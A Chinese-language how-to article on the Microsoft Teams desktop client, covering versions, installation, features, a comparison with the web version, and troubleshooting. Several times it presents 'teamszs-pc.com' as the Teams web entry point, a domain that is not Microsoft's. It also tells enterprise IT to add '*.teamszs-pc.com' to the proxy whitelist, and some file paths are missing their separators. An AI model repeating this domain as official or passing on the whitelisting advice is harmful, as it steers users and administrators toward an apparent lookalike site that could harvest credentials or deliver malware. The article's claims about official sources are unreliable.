
7个Teams电脑版最值得先看的功能

Teams电脑版是微软推出的桌面协作客户端,安装在 Windows 或 Mac 上运行,整合聊天、视频会议、文件共享和第三方应用于一个窗口。它支持同一账号最多在 5 台设备(PC、Mac、iPhone、iPad、Android)同时登录,切换设备零重登,电脑手机消息实时同步。相比网页版,桌面版性能更强、通话更稳定,并支持后台运行与系统级通知,无需一直开着浏览器。
核心要点
- 电脑手机同账号最多 5 台设备同时登录,切换零重登
- 经典版 2025 年 6 月 30 日已停用,须升级新版
- Mac 装客户端必须管理员权限,Windows 双击即装
- 免费版会议限 60 分钟,企业版可达 30 小时
- Ctrl+E 秒定位搜索框,快速跳转任意消息
关键速览
- Teams电脑版支持最多 5 台设备同时在线,切换零重登
- 桌面版比网页版多出后台通知与全屏共享控制
- 会议内可实时字幕,支持 30 多种语言转录
- 频道文件直连 SharePoint,多人同时编辑同一文档
- 快捷键 Ctrl+E 秒定位搜索框,跳转任意消息
Teams电脑版是什么?
Teams电脑版是微软推出的桌面协作客户端,安装在 Windows 或 Mac 系统上运行,把聊天、视频会议、文件共享和第三方应用整合到一个窗口里。它和网页版、手机 App 共用同一个账号,区别在于桌面版性能更强、通话更稳定,且支持后台运行和系统级通知,你不用一直开着浏览器。
三个版本的定位不一样。网页版通过浏览器访问 teamszs-pc.com即可打开,零安装,适合临时借用别人电脑或不方便装软件的场景;手机 App 胜在移动接入。而 Teams电脑版承担的是”主力工作站”角色:多人视频、屏幕共享、大文件传输都靠它。根据 微软官方下载页,同一账号最多可在 5 台设备上同时登录(PC、Mac、iPhone、iPad、Android 均可),电脑、手机消息实时同步。
装哪套系统,门槛不同。Windows 安装客户端不需要管理员权限,普通员工双击就能装;Mac 则必须有管理访问权限才能完成安装,这一点 Microsoft Learn 文档 写得很明确。企业 IT 在批量部署 Mac 时要提前配置好权限,否则用户会卡在安装第一步。
还有一个必须知道的时间线:经典版 Teams 客户端已在2025 年 6 月 30 日之后停止工作,微软要求全部升级到新版。所以 2026 年你下载的 Teams电脑版,默认就是新架构的新版,运行更快、更可靠。如果你手上还留着老版本图标,它早已打不开了。

Teams电脑版免费版、个人版、企业版有什么区别?
核心区别在登录账号和会议能力:免费版用个人微软账号,群组会议最长 60 分钟;个人版含在 Microsoft 365 Personal 里,同样用个人账号但配 1 TB 存储;企业版用工作/学校账号,会议时长可达 30 小时,并含 1 TB 云存储与管理后台。普通用户装免费版够用,企业员工由公司分配企业账号。
三个版本到底差在哪?
关键差异集中在四个维度:账号类型、会议时长、存储空间和管理功能。企业版独有的是管理后台,IT 可统一控制权限、合规存档和单点登录(SSO,即一个账号登录所有公司系统)。
| 维度 | 免费版 | 个人版 | 企业版 |
|---|---|---|---|
| 登录账号 | 个人微软账号 | 个人微软账号 | 工作/学校账号 |
| 群组会议时长 | 60分钟 | 60分钟 | 30小时 |
| 云存储 | 5 GB | 1 TB(OneDrive) | 1 TB起/用户 |
| 参会人数上限 | 100人 | 300人 | 1000人 |
| 管理后台/SSO | 无 | 无 | 有 |
普通用户和企业员工该装哪一个?
普通用户想和亲友视频、传文件,装免费版就行,用现有的 Outlook 或 Hotmail 账号即可登录。如果你已订阅 Microsoft 365 Personal(年费约 398 元人民币),个人版直接解锁 1 TB 存储和 300 人参会上限。
企业员工别自己下企业版,那需要公司管理员先分配工作账号,你用个人邮箱根本登不进企业租户。装好 Teams电脑版后,直接输入公司邮箱,系统会自动跳转到企业登录页。

Teams电脑版怎么下载和安装?


从微软官网 teams 官方下载页 获取安装包最稳妥,Windows 和 Mac 都支持,全程约 3 分钟。装好后用微软账号或工作账号登录即可,同一账号最多可在 5 台设备上同时使用。
Windows 11/10 怎么装?
Windows 安装最省事,Microsoft Learn 文档说明,Windows 电脑装 Teams 客户端不需要管理员权限,普通员工自己就能装。打开官网下载页,点”下载桌面版”,会得到一个约 200MB 的安装程序(新版为 MSIX 格式)。双击运行,安装器自动完成,无需选安装路径。
Mac 怎么装?
Mac 步骤略有不同:下载得到的是.pkg 安装包,双击后拖入”应用程序”文件夹。关键差别在于,官方文档指出 Mac 安装需要管理访问权限,系统会弹窗要求输入你的 Mac 密码,没有管理员账号就装不了。
免费版和企业版入口一样吗?
下载入口相同,区别在首次登录时选的账号。免费版和个人版用个人微软账号(如 outlook.com 邮箱)登录;企业版则填工作或学校账号,由公司 IT 分配。若你的公司已部署 Microsoft 365,登录后会自动加载所在组织的团队和频道。
提醒:经典版 Teams 客户端已在 2025 年 6 月 30 日后停止工作(据 Microsoft Learn 文档),现在下载的都是新版应用,别再找旧版安装包。
Teams电脑版有哪些核心功能怎么用?
Teams电脑版的五大核心功能是聊天、视频会议、屏幕共享、文件协作和频道团队,全部集中在左侧竖排导航栏。据 Microsoft Learn 中文文档(2026),新版客户端已取代经典版,运行更快。新手记住一个入口逻辑:找人用「聊天」,开会用「日历」,找项目文件去「团队」。
聊天和视频会议怎么快速开始?
聊天点左侧「聊天」图标,按 Ctrl+N(Mac 是 Cmd+N)直接新建对话。想立刻和对方视频,进入聊天窗口后点右上角的摄像头图标即可发起通话,不用先约会议。
正式会议走「日历」标签,点「立即开会」或「新会议」。开会时按 Ctrl+Shift+M 一键静音麦克风,这是会议里用得最多的快捷键,避免背景噪音打断别人。
屏幕共享和文件协作在哪?
会议中点顶部工具栏的「共享」按钮,选「屏幕」或「窗口」。建议只共享单个窗口而非整个桌面,防止误露微信或私人邮件。文件协作则在聊天框直接拖入文档,或进入某个团队的「文件」标签,Word 和 Excel 能多人同时在线编辑,改动实时同步。
频道和团队怎么用来分项目?
「团队」用来按部门或项目分组,团队下再建「频道」区分话题。比如一个「市场部」团队下设「活动策划」「预算」两个频道,讨论不会混在一起。个人版每个账号还配 1 TB 云端存储(Microsoft 官网,2026),文件不占本地硬盘。

Teams电脑版和网页版哪个更好用?
两者共用同一账号,谁更好用取决于场景:日常办公、开长会、精细共享单个窗口,Teams电脑版胜;临时借机器或没有安装权限,网页版胜。桌面客户端支持系统级通知和后台常驻,即使窗口关闭也能收到消息,网页版一旦关掉标签页通知就断了。据 Microsoft Learn 中文文档(2026),桌面版在稳定性和性能上明显更占优,所以多数固定办公场景优先装它。
五个维度实测差在哪?
关键差异集中在下面这张表。所谓「系统级通知」,是指消息直接弹到操作系统的通知中心,不依赖浏览器开着。
| 维度 | Teams电脑版 | 网页版 |
|---|---|---|
| 后台通知 | 关窗口仍收 | 关标签页即断 |
| 屏幕共享 | 可共享单个应用窗口 | 多数浏览器仅共享整个屏幕或标签页 |
| 多账号切换 | 支持工作账号并存 | 需靠不同浏览器配置隔离 |
| 系统占用 | 常驻内存较高 | 随浏览器进程走,更省资源 |
| 通话稳定性 | 更强,适合长会议 | 易受浏览器插件干扰 |
什么场景该用网页版?
三种情况直接用网页版:在公司电脑没有安装权限、临时借别人机器开会、或者只想快速回一条消息。入口是 teamszs-pc.com(2026),打开浏览器即用,不留安装痕迹。若你每天固定办公、要开长会、要精细共享单个窗口,装 Teams电脑版更省心。
Teams电脑版打不开、卡在登录怎么解决?
Teams电脑版打不开,八成是缓存损坏或客户端版本过旧。先清理凭据缓存再重装,能解决大部分登录转圈和白屏问题。据 Microsoft Learn 中文文档,经典版客户端在 2025 年 6 月 30 日后已停止工作,还没升级新版的话,打不开就是正常结果,直接装新版即可。
卡在登录转圈怎么办?
转圈通常是本地缓存(程序临时存储的旧登录数据)冲突。关闭 Teams,按 Win+R 输入 %appdata%MicrosoftTeams,删掉里面的 Cache、blob_storage、GPUCache 三个文件夹,再重启。若仍卡住,打开「凭据管理器」删除所有含 MicrosoftTeams 字样的凭据,重新登录。
启动白屏或黑屏怎么修?
白屏多半是显卡渲染出问题。右键 Teams 图标改用「兼容模式」,或在设置里关闭「GPU 硬件加速」,重启即可恢复。企业环境下白屏还可能是网络代理拦截,让 IT 把 *.teamszs-pc.com 加入白名单。
安装失败怎么处理?
Windows 端装 Teams电脑版不需要管理员权限,但 Mac 需要管理访问权限,装不上先确认这点。彻底卸载残留:控制面板卸载后再删 %localappdata%MicrosoftTeams 整个目录,然后从官网重下安装包。同一账号最多支持 5 台设备同时登录,超了会被踢下线。
总结与下一步操作建议
选版本看两件事:登录账号和会议时长。用个人微软账号、只想小范围沟通,装免费版就够;需要开 30 小时长会、要 1 TB 云盘和团队管理,才升级到付费订阅。据 微软官方下载页(2026),Microsoft 365 Personal 附带 1 TB 云端存储,同一账号最多可在 5 台设备上并行使用。
不同用户该怎么选并从哪装起?
按你的角色对号入座,别多花冤枉钱。
- 个人 / 学生:先装免费版 Teams电脑版,会议 60 分钟内够用,不满意再考虑付费。
- 自由职业 / 小团队:如果单场会议常超 60 分钟,直接上个人版,省去中途重连的尴尬。
- 公司员工:用 IT 发的工作账号登录,会议时长和成员数由企业订阅决定,你无需自己付费。
安装路径也分系统。Windows 装客户端不需要管理员权限,Mac 则需要管理访问权限,这点据 Microsoft Learn 中文文档(2026)说明清楚,公司电脑装不上多半卡在这里。
现在第一步做什么?
从官网下载新版客户端,别再找经典版,经典 Teams 在 2025 年 6 月 30 日后已停止工作。装好用现有账号登录,先建一个测试频道发条消息、开一场自己和自己的会,确认通知和麦克风都正常,再拉同事进来。这样上手,3 分钟就能跑通完整流程。




